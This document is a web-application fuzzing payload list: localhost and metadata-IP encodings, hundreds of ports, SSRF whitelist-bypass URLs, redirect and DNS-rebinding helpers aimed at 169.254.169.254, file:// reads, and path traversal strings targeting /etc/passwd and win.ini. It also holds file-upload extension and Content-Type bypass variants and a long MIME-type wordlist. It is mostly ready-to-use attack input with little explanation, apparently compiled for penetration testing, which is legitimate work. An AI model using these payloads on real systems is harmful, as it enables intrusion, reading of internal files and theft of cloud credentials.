[::ffff:127.0.0.1]
①②⑦.⓪.⓪.⓪
127.0.0.1
%E2%91%A0%E2%91%A1%E2%91%A6.%E2%93%AA.%E2%93%AA.%E2%91%A0
0x7f.0x0.0x0.0x1
[0:0:0:0:0:ffff:127.0.0.1]
localhost
0.0.0.0
0
[::]
[0000::1]
localtest.me
spoofed.burpcollaborator.net
SUB.ROOT.TLD.127.1.0.1.nip.io
SUB.ROOT.TLD.0.0.0.0.nip.io

:80
:443
:7547
:8080
:8089
:4567
:8008
:8443
:8081
:2087
:2083
:2082
:5985
:2086
:1024
:8888
:8000
:8880
:9080
:81
:5000
:49152
:9000
:8085
:7170
:5001
:3128
:8001
:8090
:9999
:10443
:9090
:8083
:5357
:3000
:9100
:52869
:9306
:82
:88
:8010
:4443
:7443
:9443
:10000
:8181
:9001
:6443
:444
:8086
:2096
:7777
:10001
:8200
:2095
:8009
:9002
:8800
:6000
:9009
:9200
:5005
:83
:3001
:5555
:32400
:1900
:6001
:8099
:8889
:7001
:50000
:9998
:5006
:5986
:20000
:8123
:8060
:2222
:84
:8069
:12345
:888
:10250
:7548
:631
:8098
:5222
:2000
:8112
:8087
:7171
:5010
:2077
:8126
:7779
:7071
:5601
:8139
:3389
:8834
:4040
:5007
:9943
:9191
:5009
:1935
:5900
:8082
:8020
:9295
:4848
:2480
:4500
:5672
:8140
:2079
:554
:2345
:3299
:1433
:1521
:6666
:49153
:389
:587
:1177
:9600
:1025
:9092
:2053
:25
:9944
:9761
:2052
:3790
:4911
:9051
:8088
:9151
:2121
:9160
:2181
:9869
:9981
:9530
:636
:60001
:9042
:10243
:9633
:9595
:9418
:8334
:18081
:7415
:8333
:55442
:8500
:8159
:7474
:5432
:8991
:9302
:17000
:2154
:7989
:9305
:9304
:9303
:9307
:7657
:7218
:55443
:8291
:11000
:50070
:55000
:9091
:6363
:5800
:7634
:55553
:6667
:50050
:6664
:8545
:6633
:6653
:50100
:51106
:6668
:8649
:6697
:54138
:55554
:8728
:8002
:5025
:7080

:7000
:85
:6379
:7676
:3689
:12000
:800
:51235
:4899
:1723
:666
:3333
:5858
:8084
:5801
:5901
:6264
:5560
:5577
:9444
:37215
:8003
:8999
:4242
:5984
:5172
:4282
:1311
:90
:9003
:1200
:2081
:5269
:7081
:8091
:2323
:2002
:13579
:4321
:3542
:3541
:3780
:3749
:4664
:3306
:4782
:4949
:11300
:8006
:5938
:11211
:4840
:8383
:4063
:3310
:9101
:11112
:4506
:8011
:1400
:8899
:8004
:7005
:21025
:4786
:4433
:4369
:16992
:5431
:16010
:25001
:3388
:23424
:8005
:102
:8989
:16993
:9013
:8554
:14147
:8096
:8012
:1883
:9004
:8015
:2375
:808
:8043
:3260
:2008
:21379
:35000
:9005
:25105
:4430
:9102
:7070
:8180
:2376
:2455
:8445
:7002
:20256
:25565
:2404
:9037
:28017
:8014
:7010
:8016
:9089
:4064
:20547
:8092
:37777
:2379
:52881
:9010
:27017
:8100
:8021
:8022
:2332
:9099
:9211
:110
:8282
:9212
:32764
:9213
:7003
:8093
:3129
:7014
:18245
:89
:2761
:8013
:1026
:9663
:2762
:7004
:7999
:9527
:33060
:8101
:8843
:9006
:9201
:9082
:9011
:8182
:9008
:8025
:9094
:9997
:5443
:9021
:8007
:8050
:9105
:8787
:995
:9036
:9103
:9095
:9035
:9020
:41800
:221
:8663
:8887
:5400
:9215
:6080
:9023
:8095
:9210
:2100
:6002
:10554
:86
:8030
:44158
:9015
:8444
:23023
:6352
:6003
:7788
:8018
:9097
:999
:9109
:9014
:8890
:9096
:9007
:9070
:9205

:9018
:8026
:9207
:9898
:9208
:9220
:2200
:1023
:9214
:2067
:9093
:9209
:6006
:6005
:9027
:9084
:143
:789
:9012
:9088
:5002
:9550
:9111
:9988
:2150
:8881
:9047
:9955
:9034
:9016
:9098
:9046
:6008
:9119
:9017
:70
:8019
:9300
:8042
:9251
:7090
:311
:1099
:8448
:9044
:9876
:8017
:8097
:4100
:44818
:6588
:119
:2111
:9202
:9199
:9966
:1080
:1741
:9050
:8848
:8031
:8033
:1471
:9189
:9104
:8190
:9030
:4117
:1000
:9445
:9301
:6004
:8401
:8553
:9040
:9990
:8106
:8686
:9222
:9033
:8032
:9221
:8585
:9311
:993
:104
:2122
:1153
:2126
:902
:1604
:6789
:9992
:9203
:8801
:9204
:503
:8885
:9029
:9024
:8040
:9216
:992
:8028
:8048
:21
:9025
:9217
:8029
:6605
:9389
:9299
:9682
:9218
:9031
:9219
:9690
:9108
:9606
:9019
:9110
:9026
:9861
:6007
:9048
:8051
:8447
:9028
:9704
:9043
:8866
:9743
:9765
:771
:9022
:8072
:8058
:8094
:6010
:79
:9041
:7500
:9045
:9032
:9039
:9500
:9106
:548
:8111
:9107
:9206
:9038
:8071
:8849
:502
:91
:10134
:9049
:6009
:7776
:7445
:113
:7510
:8789
:264
:515
:873
:9991
:8446
:9136
:8602
:8102
:135
:1962
:8404
:3100
:49
:8023
:195
:3005
:8808
:1500
:1911
:8990
:8765
:179
:9994
:4157
:9309
:3080
:11
:7535
:9310
:8811
:27015
:8064
:445
:9993
:9308
:2628

:5080
:8036
:5050
:8442
:8027
:9899
:111
:13
:465
:3120
:6036
:15
:8184
:3443
:7654
:8035
:8034
:7465
:8812
:3460
:6565
:37
:8103
:17
:100
:8118
:1599
:9433
:92
:6601
:9950
:7778
:8110
:175
:8024
:6503
:8038
:8813
:19
:7979
:8815
:8104
:8066
:8405
:8055
:1027
:8816
:3479
:8844
:8935
:8819
:8105
:8700
:6748
:8802
:8041
:6955
:2020
:4445
:8108
:8052
:8222
:7444
:8107
:5500
:7700
:5003
:8053
:5090
:8047
:8045
:8109
:8779
:8804
:6662
:7998
:4001
:8049
:8056
:8877
:22222
:8891
:4010
:8044
:8054
:8805
:8243
:8820
:1050
:3111
:8057
:6308
:8046
:8666
:7493
:8859
:43
:8803
:843
:7433
:8733
:8429
:8037
:8403
:7401
:8143
:7887
:7537
:6161
:8420
:8810
:87
:801
:6622
:8039
:8857
:8411
:8237
:2048
:6600
:99
:8249
:8868
:555
:6603
:1947
:6543
:6887
:8806
:8988
:8850
:3200
:8513
:5004
:8251
:8833
:8823
:8433
:8590
:8822
:4730
:8586
:8846
:6102
:8252
:6580
:8863
:8688
:8402
:8248
:3002
:8860
:8431
:8241
:6464
:8236
:8790
:8858
:22
:8807
:8864
:6511
:8855
:8238
:2443
:6510
:8878
:5567
:6581
:8993
:8410
:8239
:8417
:8430
:6998
:8809
:8416
:8788
:8419
:8408
:8432
:8818
:6512
:8406
:8827
:6590
:8766
:8424
:8428
:8415
:6602
:8418
:8423
:8852
:8421
:8425
:8851
:8821
:6550
:8838

:8854
:8409
:8412
:8969
:8422
:6262
:8830
:8867
:8414
:8870
:8845
:8427
:8824
:8879
:8407
:8865
:8875
:8826
:8814
:8426
:8413
:8861
:8836
:8767
:6560
:8842
:6650
:8841
:8874
:8862
:8832
:6561
:8782
:8784
:8840
:8871
:8791
:8825
:8869
:8829
:8621
:8873
:8622
:8839
:8853
:8817
:8856
:8847
:8828
:8872
:8831
:8876
:8837
:8623
:8835
:8637
:3101
:3121
:1515
:447
:5280
:3112
:3114
:3103
:3108
:3102
:3105
:3110
:3107
:3109
:3113
:2030
:3116
:3117
:3118
:2080
:3115
:3104
:3106
:5605
:3119
:23
:5606
:96
:5595
:5446
:5596
:1290
:60129
:5906
:1111
:97
:448
:5569
:4999
:2003
:685
:3910
:2021
:880
:4002
:5600
:26
:994
:4343
:2233
:4523
:5568
:1028
:5150
:5201
:4200
:180
:4545
:3838
:5597
:2320
:5607
:2001
:2232
:2010
:5907
:2012
:5070
:5599
:3337
:62078
:4118
:4505
:5454
:2259
:5602
:5542
:5598
:5609
:2031
:5592
:5122
:5603
:5190
:5591
:5593
:5209
:3311
:5590
:5822
:3690
:5494
:53
:5594
:5909
:5604
:5673
:3950
:5910
:3550
:5608
:5853
:5908
:5321
:2050
:3568
:3951
:1110
:3555
:98
:3952
:3570
:3548
:3566
:3567
:3793
:3953
:3552
:4043
:3524
:3554
:3954
:3523
:3221
:3794
:3569
:1234
:3556
:3792
:3557
:3562
:3503
:3551
:3521
:3563
:3922
:3558
:3791
:3522
:3559
:3560
:4700
:4042
:4747

/
%2f
%252f
#
%23
%2523

Server-Side Request Forgery

4 - Whitelist Tricks

http://
https://
ssh://
pop3://
ftp://
sftp://
tftp://
gopher://
ldap://
dict://
smtp://
scp://

```
google.com:80+&@127.88.23.245:22/#+@google.com:80/
127.88.23.245:22/+&@google.com:80#+@google.com:80/
google.com:80+&@google.com:80#+@127.88.23.245:22/
127.88.23.245:22/?@google.com:80/
127.88.23.245:22/#@www.google.com:80/
google.com:80\\@127.88.23.245:22/
127.88.23.245$google.com
1.1.1.1 &@2.2.2.2# @3.3.3.3/
127.88.23.245:80;http://google.com:80/
```

Server-Side Request Forgery

5 - Redirects Response

CVSS Advisor

```
https://SUB.ROOt.TLD/Path/Redirects?url=http://internal.com/
```

```
https://ssrf.localdomain.pw/json-without-body/301-http-169.254.169.254:80-.j.json

https://ssrf.localdomain.pw/custom-30x/?code=332&url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24vanNvbg==&body=eyJhIjpbeyJiIjoiMiIsImMiOiIzIn1dfQ==&fakext=/j.json

https://ssrf.localdomain.pw/custom-200/?url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24vanNvbg==&body=eyJhIjpbeyJiIjoiMiIsImMiOiIzIn1dfQ==&fakext=/j.json

https://ssrf.localdomain.pw/custom-201/?url=http://169.254.169.254/&content-type=YXBwbGljYXRpb24vanNvbg==&body=eyJhIjpbeyJiIjoiMiIsImMiOiIzIn1dfQ==&fakext=/j.json
```

Server-Side Request Forgery

6 - DNS Rebinding

1u.ms

http://
https://
ssh://
pop3://
ftp://
sftp://
tftp://
gopher://
ldap://
dict://
smtp://
scp://

make-I.P.v.4-rr.1u.ms
make-I-P-v-4-and-I-P-v-4-rr.1u.ms

make-I.P.v.4-rebind-I.P-v.4-rr.1u.ms
ROOT.TLD-make-I.P.v.4-rebind-169.254-169.254-rr-ROOT.1u.ms

make-ip-v6-IPv6-rr.1u.ms

make-cname-ROOT.TLD-rr.1u.ms

make-hex-IPv4Hex-rr.1u.ms

/
%2f
%252f
#
%23
%2523

Server-Side Request Forgery

7 - Reading Local Files

file:///
netdoc://

etc/passwd
/C:\Windows\win.ini

?
%3f
%253f
#
%23
%2523

Server-Side Request Forgery

8 - Clouds Metadata

jhaddix

Unicode Text Converter

Mapcidr

```
┌──(mahmoud㉿mohamed)-[~]
└─$ echo '169.254.169.254' | mapcidr -ip-format 0 -silent | sort -u
```

```
0xa9fea9fe
⓪⓪②⑤①。⓪ⓧⓕⓔ。④③⑤①⑧
0251.0376.0251.0376
0251.254.169.254
111111111111111110101001111111101010100111111110
⓪⓪②⑤①。⓪⓪⓪③⑦⑥。⓪⓪⓪⓪②⑤①。⓪⓪⓪⓪⓪③
⑦⑥
::ffff:a9fe:a9fe
⓪ⓧⓐ⑨。⓪ⓧⓕⓔ。⓪ⓧⓐ⑨。⓪ⓧⓕⓔ
169%E3%80%82254%E3%80%82169%E3%80%82254
⓪②⑤①。⓪③⑦⑥。⓪②⑤①。⓪③⑦⑥
Instance-data
[::ⓕⓕⓕⓕ:①⑥⑨。②⑤④。⑯⑨。②⑤④ ]
⓪⓪②⑤①。⑯⑥⑧⑨⑥⑥②
⓪ⓧⓐ⑨。⓪③⑦⑥。④③⑤①⑧
0xa9.254.0251.0xfe
⓪ⓧⓐ⑨。⑯⑥⑧⑨⑥⑥②
%31%36%39%2E%32%35%34%2E%31%36%39%2E%32%35%34
%2531%2536%2539%252E%2532%2535%2534%252E%2531%2536%2539%252E%2532%2535%2534
0x23df4f92e5a9fea9fe
⑯⑨。②⑤④。⑯⑨。②⑤④ /
281473533782526
169。254。169。254/
②⑧⑤②⓪③⑨①⑥⑥
169。254。169。254/
169.254.169.254
④②⑤。⑤①⓪。④②⑤。⑤①⓪
⓪ⓧⓐ⑨ⓕⓔⓐ⑨ⓕⓔ
0xa9.0xfe.0xa9.0xfe
[::①⑥⑨。②⑤④。⑯⑨。②⑤④ ]
aws.oast.online
```

http://
https://

/
%2f
%252f
#
%23
%2523

Path Traversal

1 - Path Traversal Detection

```
.
..
%2e
%252e
%u002e
%c0%2e
%e0%40%ae
%c0ae
%E3%80%82
%E2%80%A5
```

```
/
;/
//
\/
/./
%2f
%252f
%u2215
%c0%af
%e0%80%af
%c0%2f
%E2%88%95
```

```
\
;\
\\
\.\
%255c
%255c
%u2216
%c0%5c
%c0%80%5c
%E2%88%96
```

```
etc/passwd
etc%2fpasswd
etc%252fpasswd
etc\passwd
etc%5cpasswd
etc%255cpasswd
etc//passwd
etc/%2fpasswd
etc%2f%2fpasswd
etc/x/../y/../passwd
etc/x/..%2fy/..%2fpasswd
etc/x/%2e%2e/y/%2e%2e/passwd
etc/x/%2e%2e%2fy/%2e%2e%2fpasswd
etc/passwd%00.css
etc%2fpasswd%00.css
etc/passwd?
etc/passwd%3F
etc%E2%88%95passwd
etc%E2%88%96passwd
```

```
windows/win.ini
windows%2fwin.ini
Windows//win.ini
Windows\win.ini
windows%5cwin.ini
Windows\\win.ini
C:\windows\win.ini
c%3a%5cwindows%5cwin.ini
Windows/x/../win.ini
Windows/x/%2e%2e/win.ini
Windows/x/..%2fwin.ini
Windows\x\..\win.ini
Windows\x\%2e%2e\win.ini
Windows\x\..%5cwin.ini
Windows/win.ini%00.css
windows%E2%88%95win.ini
windows%E2%88%96win.ini
```

Path Traversal

2 - Secondary Context Path Traversal Detection

```
../
..%2f
..%252f
%2e%2e%2f
%252e%252e%252f
%u002e%u002e%u2215
%E3%80%82%E3%80%82%E2%88%95
```

```
..;/
..;%2f
..;%252f
%2e%2e%3b%2f
%252e%252e%253b%252f
%u002e%u002e%u003b%u2215
```

```
..\
..%5c
..%255c
%2e%2e%5c
%252e%252e%255c
%u002e%u002e%u2216
%E3%80%82%E3%80%82%E2%88%96
```

```
..;\
..;%5c
..;%255c
%2e%2e%3b%5c
%252e%252e%253b%255c
%u002e%u002e%u003b%u2216
```

```
#
%23
%2523
%u0023
?
%3f
%253f
%u003f
&
%26
%2526
%u0026
@
%40
%2540
%u0040
%20
%2520
%u0020
%00
%u0000
%0d
%u000d
%E5%98%8D
%0a
%000a
%E5%98%8A
%0d%0a
%u000d%000a
%E5%98%8D%E5%98%8A
```

File Upload

1 - Path Traversal OR File Overwrite

```
.
..
%2e
%252e
%u002e
%c0%2e
%e0%40%ae
%c0ae
%E3%80%82
```

```
/
;/
//
\/
/./
%2f
%252f
%u2215
%c0%af
%e0%80%af
%c0%2f
%E2%88%95
```

```
\
;\
\\
\.\
%255c
%255c
%u2216
%c0%5c
%c0%80%5c
%E2%88%96
```

```
file
file?
file%3F
file%253F
file#
file%23
file%2523
file.EXT
file.eXt
file?.EXT
file%3F.EXT
file%253F.EXT
file.EXT;.EXT
file.EXT%3B.EXT
file.EXT%25%3B.EXT
file#.EXT
file%23.EXT
file%2523.EXT
file.EXT.EXT
file.EXT?.EXT
file.EXT%3F.EXT
file.EXT%253F.EXT
file.EXT#.EXT
file.EXT%23.EXT
file.EXT%2523.EXT
file.EXT%00.EXT
```

File Upload

2 - Content Type AND Extensions Manipulation

Upload Insecure Files

Content Type

Extensions

```
Content-Type: FUZZ
Content-Type: fUzz
Content-Type: FUZZ+EXT
Content-Type: FUZZ; x=x
Content-Type: FUZZ; x="x"
Content-Type: FUZZ;FUZZ
Content-Type: FUZZ;,FUZZ
Content-Type: FUZZ;,FUZZ,FUZZ
Content-Type: FUZZ,xxx
Content-Type: FUZZ xxx
Content-Type: FUZZ(xxx
Content-Type: FUZZ; x=x, FUZZ, foobar
```

```
Content-Type: FUZZ
Content-Type: FUZZ
```

```
file.EXT
file.E\XT
file.eXt
file.EXT.EXT
file.EXT?.EXT
file.EXT%3F.EXT
file.EXT%253F.EXT
file.EXT;.EXT
file.EXT%3B.EXT
file.EXT%25%3B.EXT
file.EXT#.EXT
file.EXT%23.EXT
file.EXT%2523.EXT
file.EXT%00.EXT
file.EXT%0d%0a.EXT
file.EXT%0a.EXT
file.EXT%250a.EXT
file.EXT%0d.EXT
file.EXT%250d.EXT
```

```
filename="FUZZ" ; filename="FUZZ"
```

```
filename==="FUZZ"
```

EXT

URL Encoding
Double URL Encoding
Unicode

Server-Side Request Forgery

3 - Content-Type Wordlist

```
application/andrew-inset
application/applixware
application/atom+xml
application/atomcat+xml
application/atomsvc+xml
application/ccxml+xml
application/ccxml+xml,
application/cdmi-capability
application/cdmi-container
application/cdmi-domain
application/cdmi-object
application/cdmi-queue
application/cu-seeme
application/davmount+xml
application/dssc+der
application/dssc+xml
application/ecmascript
application/emma+xml
application/epub+zip
application/exi
application/font-tdpfr
application/gpx+xml
application/gzip
application/hyperstudio
application/ipfix
application/java-archive
application/java-serialized-object
application/java-vm
application/javascript
application/json
application/ld+json
application/lost+xml
application/mac-binhex40
application/mac-compactpro
application/mads+xml
application/marc
application/marcxml+xml
application/mathematica
application/mathml+xml
application/mbox
application/mediaservercontrol+xml
application/metalink4+xml
application/mets+xml
application/mods+xml
application/mp21
application/mp4
application/msword
application/mxf
application/octet-stream
application/oda
application/oebps-package+xml
application/ogg
application/onenote
application/patch-ops-error+xml
application/pdf
application/pgp-encrypted
application/pgp-signature
application/pics-rules
application/pkcs10
application/pkcs7-mime
application/pkcs7-signature
application/pkcs8
application/pkix-attr-cert
application/pkix-cert
application/pkix-crl
application/pkix-pkipath
application/pkixcmp
application/pls+xml
application/postscript
application/prql
application/prs.cww
application/pskc+xml
application/rdf+xml
application/reginfo+xml
application/relax-ng-compact-syntax
application/resource-lists+xml
application/resource-lists-diff+xml
application/rls-services+xml
application/rsd+xml
application/rss+xml
application/rtf
application/sbml+xml
application/scvp-cv-request
application/scvp-cv-response
application/scvp-vp-request
application/scvp-vp-response
application/sdp
application/set-payment-initiation
application/set-registration-initiation
application/shf+xml
application/smil+xml
application/sparql-query
application/sparql-results+xml
application/srgs
application/srgs+xml
application/sru+xml
application/ssml+xml
application/tei+xml
application/thraud+xml
application/timestamped-data
application/vnd.3gpp.pic-bw-large
application/vnd.3gpp.pic-bw-small
application/vnd.3gpp.pic-bw-var
application/vnd.3gpp2.tcap
application/vnd.3m.post-it-notes
application/vnd.accpac.simply.aso
application/vnd.accpac.simply.imp
application/vnd.acucobol
application/vnd.acucorp
application/vnd.adobe.air-application-installer-package+zip
application/vnd.adobe.fxp
application/vnd.adobe.xdp+xml
application/vnd.adobe.xfdf
application/vnd.ahead.space
application/vnd.airzip.filesecure.azf
application/vnd.airzip.filesecure.azs
application/vnd.amazon.ebook
application/vnd.americandynamics.acc
application/vnd.amiga.ami
application/vnd.android.package-archive
application/vnd.anser-web-certificate-issue-initiation
application/vnd.anser-web-funds-transfer-initiation
application/vnd.antix.game-component
application/vnd.apple.installer+xml
application/vnd.apple.mpegurl
application/vnd.arastra.swi
application/vnd.aristanetworks.swi
application/vnd.audiograph
application/vnd.blueice.multipass
application/vnd.bmi
application/vnd.businessobjects
application/vnd.chemdraw+xml
application/vnd.chipnuts.karaoke-mmd
application/vnd.cinderella
application/vnd.claymore
application/vnd.cloanto.rp9
application/vnd.clonk.c4group
application/vnd.cluetrust.cartomobile-config
application/vnd.cluetrust.cartomobile-config-pkg
application/vnd.commonspace
application/vnd.contact.cmsg
application/vnd.cosmocaller
application/vnd.crick.clicker
application/vnd.crick.clicker.keyboard
application/vnd.crick.clicker.palette
application/vnd.crick.clicker.template
application/vnd.crick.clicker.wordbank
application/vnd.criticaltools.wbs+xml
application/vnd.ctc-posml
application/vnd.cups-ppd
application/vnd.curl.car
application/vnd.curl.pcurl
application/vnd.data-vision.rdz
application/vnd.debian.binary-package
application/vnd.denovo.fcselayout-link
application/vnd.dna
application/vnd.dolby.mlp
application/vnd.dpgraph
application/vnd.dreamfactory
application/vnd.dvb.ait
application/vnd.dvb.service
application/vnd.dynageo
application/vnd.ecowin.chart
application/vnd.enliven
application/vnd.epson.esf
application/vnd.epson.msf
application/vnd.epson.quickanime
application/vnd.epson.salt
application/vnd.epson.ssf
application/vnd.eszigno3+xml
application/vnd.ezpix-album
application/vnd.ezpix-package
application/vnd.fdf
application/vnd.fdsn.mseed
application/vnd.fdsn.seed
application/vnd.flographit
application/vnd.fluxtime.clip
application/vnd.framemaker
application/vnd.frogans.fnc
application/vnd.frogans.ltf
application/vnd.fsc.weblaunch
application/vnd.fujitsu.oasys
application/vnd.fujitsu.oasys2
application/vnd.fujitsu.oasys3
application/vnd.fujitsu.oasysgp
application/vnd.fujitsu.oasysprs
application/vnd.fujixerox.ddd
application/vnd.fujixerox.docuworks
application/vnd.fujixerox.docuworks.binder
application/vnd.fuzzysheet
application/vnd.genomatix.tuxedo
application/vnd.geogebra.file
application/vnd.geogebra.tool
application/vnd.geometry-explorer
application/vnd.geonext
```

```
application/vnd.geoplan
application/vnd.geospace
application/vnd.gerber
application/vnd.gmx
application/vnd.google-earth.kml+xml
application/vnd.google-earth.kmz
application/vnd.grafeq
application/vnd.groove-account
application/vnd.groove-help
application/vnd.groove-identity-message
application/vnd.groove-injector
application/vnd.groove-tool-message
application/vnd.groove-tool-template
application/vnd.groove-vcard
application/vnd.hal+xml
application/vnd.handheld-entertainment+xml
application/vnd.hbci
application/vnd.hhe.lesson-player
application/vnd.hp-hpgl
application/vnd.hp-hpid
application/vnd.hp-hps
application/vnd.hp-jlyt
application/vnd.hp-pcl
application/vnd.hp-pclxl
application/vnd.hydrostatix.sof-data
application/vnd.hzn-3d-crossword
application/vnd.ibm.minipay
application/vnd.ibm.modcap
application/vnd.ibm.rights-management
application/vnd.ibm.secure-container
application/vnd.iccprofile
application/vnd.igloader
application/vnd.immervision-ivp
application/vnd.immervision-ivu
application/vnd.insors.igm
application/vnd.intercon.formnet
application/vnd.intergeo
application/vnd.intu.qbo
application/vnd.intu.qfx
application/vnd.ipunplugged.rcprofile
application/vnd.irepository.package+xml
application/vnd.is-xpr
application/vnd.isac.fcs
application/vnd.jam
application/vnd.jcp.javame.midlet-rms
application/vnd.jisp
application/vnd.joost.joda-archive
application/vnd.kahootz
application/vnd.kde.karbon
application/vnd.kde.kchart
application/vnd.kde.kformula
application/vnd.kde.kivio
application/vnd.kde.kontour
application/vnd.kde.kpresenter
application/vnd.kde.kspread
application/vnd.kde.kword
application/vnd.kenameaapp
application/vnd.kidspiration
application/vnd.kinar
application/vnd.koan
application/vnd.kodak-descriptor
application/vnd.las.las+xml
application/vnd.llamagraphics.life-balance.desktop
application/vnd.llamagraphics.life-balance.exchange+xml
application/vnd.lotus-1-2-3
application/vnd.lotus-approach
application/vnd.lotus-freelance
application/vnd.lotus-notes
application/vnd.lotus-organizer
application/vnd.lotus-screencam
application/vnd.lotus-wordpro
application/vnd.macports.portpkg
application/vnd.mcd
application/vnd.medcalcdata
application/vnd.mediastation.cdkey
application/vnd.mfer
application/vnd.mfmp
application/vnd.micrografx.flo
application/vnd.micrografx.igx
application/vnd.mif
application/vnd.mobius.daf
application/vnd.mobius.dis
application/vnd.mobius.mbk
application/vnd.mobius.mqy
application/vnd.mobius.msl
application/vnd.mobius.plc
application/vnd.mobius.txf
application/vnd.mophun.application
application/vnd.mophun.certificate
application/vnd.mozilla.xul+xml
application/vnd.ms-artgalry
application/vnd.ms-cab-compressed
application/vnd.ms-excel
application/vnd.ms-excel.addin.macroenabled.12
application/vnd.ms-excel.sheet.binary.macroenabled.12
application/vnd.ms-excel.sheet.macroenabled.12
application/vnd.ms-excel.template.macroenabled.12
application/vnd.ms-fontobject
application/vnd.ms-htmlhelp
application/vnd.ms-ims
application/vnd.ms-lrm
application/vnd.ms-officetheme
application/vnd.ms-pki.seccat
application/vnd.ms-pki.stl
application/vnd.ms-powerpoint
application/vnd.ms-powerpoint.addin.macroenabled.12
application/vnd.ms-powerpoint.presentation.macroenabled.12
application/vnd.ms-powerpoint.slide.macroenabled.12
application/vnd.ms-powerpoint.slideshow.macroenabled.12
application/vnd.ms-powerpoint.template.macroenabled.12
application/vnd.ms-project
application/vnd.ms-word.document.macroenabled.12
application/vnd.ms-word.template.macroenabled.12
application/vnd.ms-works
application/vnd.ms-wpl
application/vnd.ms-xpsdocument
application/vnd.mseq
application/vnd.musician
application/vnd.muvee.style
application/vnd.neurolanguage.nlu
application/vnd.noblenet-directory
application/vnd.noblenet-sealer
application/vnd.noblenet-web
application/vnd.nokia.n-gage.data
application/vnd.nokia.n-gage.symbian.install
application/vnd.nokia.radio-preset
application/vnd.nokia.radio-presets
application/vnd.novadigm.edm
application/vnd.novadigm.edx
application/vnd.novadigm.ext
application/vnd.oasis.opendocument.chart
application/vnd.oasis.opendocument.chart-template
application/vnd.oasis.opendocument.database
application/vnd.oasis.opendocument.formula
application/vnd.oasis.opendocument.formula-template
application/vnd.oasis.opendocument.graphics
application/vnd.oasis.opendocument.graphics-template
application/vnd.oasis.opendocument.image
application/vnd.oasis.opendocument.image-template
application/vnd.oasis.opendocument.presentation
application/vnd.oasis.opendocument.presentation-template
application/vnd.oasis.opendocument.spreadsheet
application/vnd.oasis.opendocument.spreadsheet-template
application/vnd.oasis.opendocument.text
application/vnd.oasis.opendocument.text-master
application/vnd.oasis.opendocument.text-template
application/vnd.oasis.opendocument.text-web
application/vnd.olpc-sugar
application/vnd.oma.dd2+xml
application/vnd.openofficeorg.extension
application/vnd.openxmlformats-officedocument.presentationml.presentation
application/vnd.openxmlformats-officedocument.presentationml.slide
application/vnd.openxmlformats-officedocument.presentationml.slideshow
application/vnd.openxmlformats-officedocument.presentationml.template
application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
application/vnd.openxmlformats-officedocument.spreadsheetml.template
application/vnd.openxmlformats-officedocument.wordprocessingml.document
application/vnd.openxmlformats-officedocument.wordprocessingml.template
application/vnd.osgeo.mapguide.package
application/vnd.osgi.dp
application/vnd.palm
application/vnd.pawaafile
application/vnd.pg.format
application/vnd.pg.osasli
application/vnd.picsel
application/vnd.pmi.widget
application/vnd.pocketlearn
application/vnd.powerbuilder6
application/vnd.previewsystems.box
application/vnd.proteus.magazine
application/vnd.publishare-delta-tree
application/vnd.pvi.ptid1
application/vnd.quark.quarkxpress
application/vnd.rar
application/vnd.realvnc.bed
application/vnd.recordare.musicxml
application/vnd.recordare.musicxml+xml
application/vnd.rig.cryptonote
application/vnd.rim.cod
application/vnd.rn-realmedia
application/vnd.route66.link66+xml
application/vnd.sailingtracker.track
application/vnd.seemail
application/vnd.sema
application/vnd.semd
application/vnd.semf
application/vnd.shana.informed.formdata
application/vnd.shana.informed.formtemplate
application/vnd.shana.informed.interchange
application/vnd.shana.informed.package
application/vnd.simtech-mindmapper
application/vnd.smaf
application/vnd.smart.teacher
application/vnd.solent.sdkm+xml
application/vnd.spotfire.dxp
```

```
application/vnd.spotfire.sfs
application/vnd.sqlite3
application/vnd.stardivision.calc
application/vnd.stardivision.draw
application/vnd.stardivision.impress
application/vnd.stardivision.math
application/vnd.stardivision.writer
application/vnd.stardivision.writer-global
application/vnd.stepmania.stepchart
application/vnd.sun.xml.calc
application/vnd.sun.xml.calc.template
application/vnd.sun.xml.draw
application/vnd.sun.xml.draw.template
application/vnd.sun.xml.impress
application/vnd.sun.xml.impress.template
application/vnd.sun.xml.math
application/vnd.sun.xml.writer
application/vnd.sun.xml.writer.global
application/vnd.sun.xml.writer.template
application/vnd.sus-calendar
application/vnd.svd
application/vnd.symbian.install
application/vnd.syncml+xml
application/vnd.syncml.dm+wbxml
application/vnd.syncml.dm+xml
application/vnd.tao.intent-module-archive
application/vnd.tmobile-livetv
application/vnd.trid.tpt
application/vnd.triscape.mxs
application/vnd.trueapp
application/vnd.ufdl
application/vnd.uiq.theme
application/vnd.umajin
application/vnd.unity
application/vnd.uoml+xml
application/vnd.vcx
application/vnd.visio
application/vnd.visio2013
application/vnd.visionary
application/vnd.vsf
application/vnd.wap.sic
application/vnd.wap.slc
application/vnd.wap.wbxml
application/vnd.wap.wmlc
application/vnd.wap.wmlscriptc
application/vnd.wap.xhtml+xml
application/vnd.webturbo
application/vnd.wolfram.player
application/vnd.wordperfect
application/vnd.wqd
application/vnd.wt.stf
application/vnd.xara
application/vnd.xfdl
application/vnd.yamaha.hv-dic
application/vnd.yamaha.hv-script
application/vnd.yamaha.hv-voice
application/vnd.yamaha.openscoreformat
application/vnd.yamaha.openscoreformat.osfpvg+xml
application/vnd.yamaha.smaf-audio
application/vnd.yamaha.smaf-phrase
application/vnd.yellowriver-custom-menu
application/vnd.zul
application/vnd.zzazz.deck+xml
application/voicexml+xml
application/wasm
application/widget
application/winhlp
application/wsdl+xml
application/wspolicy+xml
application/x-7z-compressed
application/x-abiword
application/x-ace-compressed
application/x-apple-diskimage
application/x-authorware-bin
application/x-authorware-map
application/x-authorware-seg
application/x-bcpio
application/x-bittorrent
application/x-bzip
application/x-bzip2
application/x-cdf
application/x-cdlink
application/x-chat
application/x-chess-pgn
application/x-cpio
application/x-csh
application/x-debian-package
application/x-director
application/x-doom
application/x-dtbncx+xml
application/x-dtbook+xml
application/x-dtbresource+xml
application/x-dvi
application/x-font-bdf
application/x-font-ghostscript
application/x-font-linux-psf
application/x-font-otf
application/x-font-pcf
application/x-font-snf
application/x-font-ttf
application/x-font-type1
application/x-font-woff
application/x-freearc
application/x-futuresplash
application/x-gnumeric
application/x-gtar
application/x-gzip
application/x-hdf
application/x-iso9660-image
application/x-java-jnlp-file
application/x-killustrator
application/x-krita
application/x-latex
application/x-mobipocket-ebook
application/x-ms-application
application/x-ms-wmd
application/x-ms-wmz
application/x-ms-xbap
application/x-msaccess
application/x-msbinder
application/x-mscardfile
application/x-msclip
application/x-msdownload
